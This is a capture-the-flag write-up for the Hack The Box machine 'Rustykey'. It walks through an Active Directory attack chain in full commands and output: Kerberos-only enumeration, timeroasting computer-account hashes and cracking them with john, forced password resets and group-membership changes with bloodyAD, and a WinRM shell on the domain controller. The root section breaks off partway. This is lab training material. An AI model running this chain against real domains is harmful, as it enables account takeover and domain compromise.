HTB Rustykey - Hard
HTB Machine Rustykey by Ethicxz

Before Starting
1
2
Me > 10.10.14.7
Target > 10.10.11.75
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-30 22:54:02Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49725/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
ℹ️Note
Machine Information.
As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account: rr.parker / 8#t5HE8L!W3AUser
Time Roasting
We are starting with theses creds rr.parker;8#t5HE8L!W3A
1
2
3
4
5
6
7
nxc smb "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A'
SMB         10.10.11.75     445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.75     445    dc               [-] rustykey.htb\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED

nxc smb "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
Ok so NTLM Authentication is disabled, only kerberos
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
nxc smb "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A' -k  --users

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         dc.rustykey.htb 445    dc               Administrator                 2025-06-04 22:52:22 0       Built-in account for administering the computer/domain
SMB         dc.rustykey.htb 445    dc               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         dc.rustykey.htb 445    dc               krbtgt                        2024-12-27 00:53:40 0       Key Distribution Center Service Account
SMB         dc.rustykey.htb 445    dc               rr.parker                     2025-06-04 22:54:15 0
SMB         dc.rustykey.htb 445    dc               mm.turner                     2024-12-27 10:18:39 0
SMB         dc.rustykey.htb 445    dc               bb.morgan                     2025-07-04 05:31:39 0
SMB         dc.rustykey.htb 445    dc               gg.anderson                   2025-07-04 05:31:39 0
SMB         dc.rustykey.htb 445    dc               dd.ali                        2025-07-04 05:31:39 0
SMB         dc.rustykey.htb 445    dc               ee.reed                       2025-07-04 05:31:39 0
SMB         dc.rustykey.htb 445    dc               nn.marcos                     2024-12-27 11:34:50 0
SMB         dc.rustykey.htb 445    dc               backupadmin                   2024-12-30 00:30:18 0

nxc smb "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A' -k  --shares

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               [*] Enumerated shares
SMB         dc.rustykey.htb 445    dc               Share           Permissions     Remark
SMB         dc.rustykey.htb 445    dc               -----           -----------     ------
SMB         dc.rustykey.htb 445    dc               ADMIN$                          Remote Admin
SMB         dc.rustykey.htb 445    dc               C$                              Default share
SMB         dc.rustykey.htb 445    dc               IPC$            READ            Remote IPC
SMB         dc.rustykey.htb 445    dc               NETLOGON        READ            Logon server share
SMB         dc.rustykey.htb 445    dc               SYSVOL          READ            Logon server share
First of all, let’s make a BH
1
2
3
4
5
6
7
8
nxc ldap "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A' -k --bloodhound --dns-tcp --dns-server 10.10.11.75 -c all

LDAP        dc.rustykey.htb 389    DC               [*] None (name:DC) (domain:rustykey.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.rustykey.htb 389    DC               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
LDAP        dc.rustykey.htb 389    DC               Resolved collection methods: acl, trusts, group, objectprops, rdp, session, dcom, psremote, container, localadmin
LDAP        dc.rustykey.htb 389    DC               Using kerberos auth without ccache, getting TGT
LDAP        dc.rustykey.htb 389    DC               Done in 0M 9S
LDAP        dc.rustykey.htb 389    DC               Compressing output into /root/.nxc/logs/DC_dc.rustykey.htb_2025-07-04_074103_bloodhound.zip
On bloodhound we can see many many computers, we can verify it with nxc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
nxc ldap "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A' --computers -k

LDAP        dc.rustykey.htb 389    DC               [*] None (name:DC) (domain:rustykey.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.rustykey.htb 389    DC               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
LDAP        dc.rustykey.htb 389    DC               [*] Total records returned: 16
LDAP        dc.rustykey.htb 389    DC               DC$
LDAP        dc.rustykey.htb 389    DC               Support-Computer1$
LDAP        dc.rustykey.htb 389    DC               Support-Computer2$
LDAP        dc.rustykey.htb 389    DC               Support-Computer3$
LDAP        dc.rustykey.htb 389    DC               Support-Computer4$
LDAP        dc.rustykey.htb 389    DC               Support-Computer5$
LDAP        dc.rustykey.htb 389    DC               Finance-Computer1$
LDAP        dc.rustykey.htb 389    DC               Finance-Computer2$
LDAP        dc.rustykey.htb 389    DC               Finance-Computer3$
LDAP        dc.rustykey.htb 389    DC               Finance-Computer4$
LDAP        dc.rustykey.htb 389    DC               Finance-Computer5$
LDAP        dc.rustykey.htb 389    DC               IT-Computer1$
LDAP        dc.rustykey.htb 389    DC               IT-Computer2$
LDAP        dc.rustykey.htb 389    DC               IT-Computer3$
LDAP        dc.rustykey.htb 389    DC               IT-Computer4$
LDAP        dc.rustykey.htb 389    DC               IT-Computer5$
After a lot of enumerations and with so many computers accounts, i thought about timeroasting
Timeroasting takes advantage of Windows’ NTP authentication mechanism, allowing unauthenticated attackers to effectively request a password hash of any computer or trust account by sending an NTP request with that account’s RID. This is not a problem when computer accounts are properly generated, but if a non-standard or legacy default password is set this tool allows you to brute-force those offline.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
nxc smb "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A' -M timeroast -k

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
TIMEROAST   dc.rustykey.htb 445    dc               [*] Starting Timeroasting...
TIMEROAST   dc.rustykey.htb 445    dc               1000:$sntp-ms$e73fa25469248a7e1a3009469b1e9546$1c0111e900000000000a09ee4c4f434cec11dd9c3bfa9ce9e1b8428bffbfcd0aec11eab407c115dfec11eab407c153f2
TIMEROAST   dc.rustykey.htb 445    dc               1103:$sntp-ms$d70a9407f6b8487b91791c34f6e5c97c$1c0111e900000000000a09ee4c4f434cec11dd9c3aebd174e1b8428bffbfcd0aec11eab4a6b24dc5ec11eab4a6b28d86
TIMEROAST   dc.rustykey.htb 445    dc               1104:$sntp-ms$5b4c221ba6c74602397cf90626d60bc2$1c0111e900000000000a09ee4c4f434cec11dd9c3c99087ae1b8428bffbfcd0aec11eab4a85f7e14ec11eab4a85fc7e6
TIMEROAST   dc.rustykey.htb 445    dc               1105:$sntp-ms$f9f1bfbaa3c48edd71ed4004dfe421f5$1c0111e900000000000a09ee4c4f434cec11dd9c3e16bc04e1b8428bffbfcd0aec11eab4a9dd36a7ec11eab4a9dd7815
TIMEROAST   dc.rustykey.htb 445    dc               1106:$sntp-ms$cff2dec3c96bb69fc158b209262d32cc$1c0111e900000000000a09ee4c4f434cec11dd9c3b63cedce1b8428bffbfcd0aec11eab4ab42e04fec11eab4ab4321bd
TIMEROAST   dc.rustykey.htb 445    dc               1107:$sntp-ms$398c1ffe7dfb4adeadaea5589c06e1d2$1c0111e900000000000a09ee4c4f434cec11dd9c3ce68936e1b8428bffbfcd0aec11eab4acc5a30cec11eab4acc5d561
TIMEROAST   dc.rustykey.htb 445    dc               1118:$sntp-ms$57a4c343fd4151019fe1fd38a183770a$1c0111e900000000000a09ee4c4f434cec11dd9c3d9d2036e1b8428bffbfcd0aec11eab4bd9d0056ec11eab4bd9d2f50
TIMEROAST   dc.rustykey.htb 445    dc               1119:$sntp-ms$b5ea21904630fd670a94c50824c7ef70$1c0111e900000000000a09ee4c4f434cec11dd9c3b52eb5fe1b8428bffbfcd0aec11eab4bf29dc72ec11eab4bf2a0308
TIMEROAST   dc.rustykey.htb 445    dc               1120:$sntp-ms$1d744ffc740a77265f67c9a56be80323$1c0111e900000000000a09ee4c4f434cec11dd9c3cf79bade1b8428bffbfcd0aec11eab4c0ce82afec11eab4c0ceb504
TIMEROAST   dc.rustykey.htb 445    dc               1121:$sntp-ms$b1a4d63730d4fd201bf307edb089af0c$1c0111e900000000000a09ee4c4f434cec11dd9c3a663919e1b8428bffbfcd0aec11eab4c255bbf4ec11eab4c255e438
TIMEROAST   dc.rustykey.htb 445    dc               1122:$sntp-ms$d4e04d4bbbc941858475281ddc78a2ef$1c0111e900000000000a09ee4c4f434cec11dd9c3bf85363e1b8428bffbfcd0aec11eab4c3e7d63dec11eab4c3e8002e
TIMEROAST   dc.rustykey.htb 445    dc               1123:$sntp-ms$8d52e3c469b95165aa62506cea3231d7$1c0111e900000000000a09ee4c4f434cec11dd9c3d905f5ee1b8428bffbfcd0aec11eab4c57fdeddec11eab4c5800a7c
TIMEROAST   dc.rustykey.htb 445    dc               1124:$sntp-ms$402f8845e9fad802a2b1c31927303fd4$1c0111e900000000000a09ee4c4f434cec11dd9c3ac01457e1b8428bffbfcd0aec11eab4c6869c66ec11eab4c686cb60
TIMEROAST   dc.rustykey.htb 445    dc               1125:$sntp-ms$e51906951b4849a85ba021ff1f7070da$1c0111e900000000000a09ee4c4f434cec11dd9c3c130d22e1b8428bffbfcd0aec11eab4c7d99532ec11eab4c7d9c42c
TIMEROAST   dc.rustykey.htb 445    dc               1126:$sntp-ms$87d8d86bee5207aac67d378706fa7c5a$1c0111e900000000000a09ee4c4f434cec11dd9c3d9b7612e1b8428bffbfcd0aec11eab4c96204d7ec11eab4c9622d1b
TIMEROAST   dc.rustykey.htb 445    dc               1127:$sntp-ms$3ca43796da54ac9f5f6b6433fb62ab09$1c0111e900000000000a09ee4c4f434cec11dd9c3a65b7eae1b8428bffbfcd0aec11eab4ca44da24ec11eab4ca4500bb
Put all of this in a .txt file and run john
1
2
3
4
5
6
7
8
9
10
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 16 password hashes with 16 different salts (timeroast, SNTP-MS [MD4+MD5 32/64])
Will run 12 OpenMP threads
Note: Passwords longer than 9 [worst case UTF-8] to 27 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
REDACTED         (TIMEROAST   dc.rustykey.htb 445    dc               1125)
1g 0:00:00:07 DONE (2025-07-04 07:54) 0.1297g/s 1859Kp/s 29278Kc/s 29278KC/s *04101990*..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
By checking the different SIDs, we can know which one it is
1
2
3
4
5
nxc smb "dc.rustykey.htb" -u 'rr.parker' -p '8#t5HE8L!W3A' --rid-brute -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A

SMB         dc.rustykey.htb 445    dc               1125: RUSTYKEY\IT-Computer3$ (SidTypeUser)
1
2
3
4
getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'IT-Computer3$':'REDACTED'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache
Ok nice !
If we come back to BH, we can see this very clear path to have a shell on the DC

AddSelf
We add IT-Computer3 to the HelpDesk group then we change the password of bb.morgan and “theoretically” we will be able to PSRemote
Let’s start it
First, add IT-Computer3$ to the HELPDESK Group
1
2
3
4
5
6
7
8
9
10
getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'IT-Computer3$':'REDACTED'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache

export KRB5CCNAME=IT-Computer3\$.ccache

bloodyAD --host "dc.rustykey.htb" --dc-ip '10.10.11.75' -d "rustykey.htb" -k add groupMember 'HelpDesk' 'IT-Computer3$'

[+] IT-Computer3$ added to HelpDesk
ForceChangePassword
And now, change the bb.morgan password
1
2
3
4
5
6
7
8
9
10
11
12
# request the tgt again for the group change to be counted

getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'IT-Computer3$':'REDACTED'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache

export KRB5CCNAME=IT-Computer3\$.ccache

bloodyAD --host "dc.rustykey.htb" --dc-ip '10.10.11.75' -d "rustykey.htb" -u "IT-Computer3$" -k set password "bb.morgan" 'Toto01!'

[+] Password changed successfully!
But we are going to have this error
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nxc smb "dc.rustykey.htb" -u users.txt -p 'Toto01!' -k  --continue-on-success

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\rr.parker:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\mm.turner:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\bb.morgan:Toto01! KDC_ERR_ETYPE_NOSUPP
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\gg.anderson:Toto01! KDC_ERR_CLIENT_REVOKED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\dd.ali:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\ee.reed:Toto01! KDC_ERR_ETYPE_NOSUPP
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\nn.marcos:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\backupadmin:Toto01! KDC_ERR_PREAUTH_FAILED

getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'bb.morgan':'Toto01!'

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)

By checking the rights of IT-Computer3 again we can see this

- We added IT-Computer3 to HELPDESK Group
- We changed the bb.morgan password
But as we can see, there is a group PROTECTED OBJECTS who is part of the group PROTECTED USERS
AddMember to bypass a restriction
Fortunately, HELPDESK Group have AddMember rights on this group - This means that we can add or remove members from this group
So let’s remove IT Group from this group and we will be able to authenticate as bb.morgan
1
2
3
bloodyAD --host "dc.rustykey.htb" --dc-ip '10.10.11.75' -d "rustykey.htb" -k remove groupMember 'PROTECTED OBJECTS' 'IT'

[-] IT removed from PROTECTED OBJECTS
1
2
3
4
5
6
7
8
9
10
11
nxc smb "dc.rustykey.htb" -u users.txt -p 'Toto01!' -k  --continue-on-success

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\rr.parker:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\mm.turner:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\bb.morgan:Toto01!
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\gg.anderson:Toto01! KDC_ERR_CLIENT_REVOKED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\dd.ali:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\ee.reed:Toto01! KDC_ERR_ETYPE_NOSUPP
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\nn.marcos:Toto01! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\backupadmin:Toto01! KDC_ERR_PREAUTH_FAILED
And now it works !!
1
2
3
4
5
6
7
getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'bb.morgan':'Toto01!'

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache

export KRB5CCNAME=bb.morgan.ccache
ℹ️Note
Config /etc/krb5.conf like this
# /etc/krb5.conf

[libdefaults]
    default_realm = RUSTYKEY.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = true

# The following krb5.conf variables are only for MIT Kerberos.
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
        rdns = false

[realms]
    RUSTYKEY.HTB = {
        kdc = dc.rustykey.htb
        admin_server = dc.rustykey.htb
    }

[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB
1
2
3
4
5
6
7
8
9
10
11
12
evil-winrm -r "RUSTYKEY.HTB" -i "dc.rustykey.htb"
Evil-WinRM shell v3.7
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> whoami
rustykey\bb.morgan
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> cat ../desktop/user.txt
29...38

Root
ForceChangePassword - AddMember - Runas
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> ls


    Directory: C:\Users\bb.morgan\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---         7/3/2025   9:57 PM             34 user.txt
There is a .pdf file on the Desktop, let’s open it

Ok, so in summary, users in the Support group now have additional temporary rights on applications allowing archiving, etc.
And by looking at what type of archive application there is on the machine we found this
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Program Files> ls


    Directory: C:\Program Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/26/2024   8:24 PM                7-Zip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
ldeep ldap -k -d "dc.rustykey.htb" -s ldap://"dc.rustykey.htb" all toto

cat * | grep -i Support | grep -i Users

  "distinguishedName": "CN=Support,CN=Users,DC=rustykey,DC=htb",
  "dn": "CN=Support,CN=Users,DC=rustykey,DC=htb",
    "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb"
    "CN=Support,CN=Users,DC=rustykey,DC=htb",
    "CN=Support,CN=Users,DC=rustykey,DC=htb",
  "distinguishedName": "OU=Users,OU=Support,DC=rustykey,DC=htb",
  "dn": "OU=Users,OU=Support,DC=rustykey,DC=htb",
OU=Users,OU=Support,DC=rustykey,DC=htb
  "distinguishedName": "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb",
  "dn": "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb",
    "CN=Support,CN=Users,DC=rustykey,DC=htb"
  "distinguishedName": "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb",
  "dn": "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb",
    "CN=Support,CN=Users,DC=rustykey,DC=htb"
  "distinguishedName": "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb",
  "dn": "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb",
    "CN=Support,CN=Users,DC=rustykey,DC=htb",
As we can see, ee.reed is in Support group
We saw before that members of the HELPDESK Group can change the password of ee.reed and IT-Computer3 can add himself to the group
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'IT-Computer3$':'Rusty88!'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache

export KRB5CCNAME=IT-Computer3\$.ccache

bloodyAD --host "dc.rustykey.htb" --dc-ip '10.10.11.75' -d "rustykey.htb" -k add groupMember 'HelpDesk' 'IT-Computer3$'

[+] IT-Computer3$ added to HelpDesk

# request again

getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'IT-Computer3$':'Rusty88!'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache

export KRB5CCNAME=IT-Computer3\$.ccache

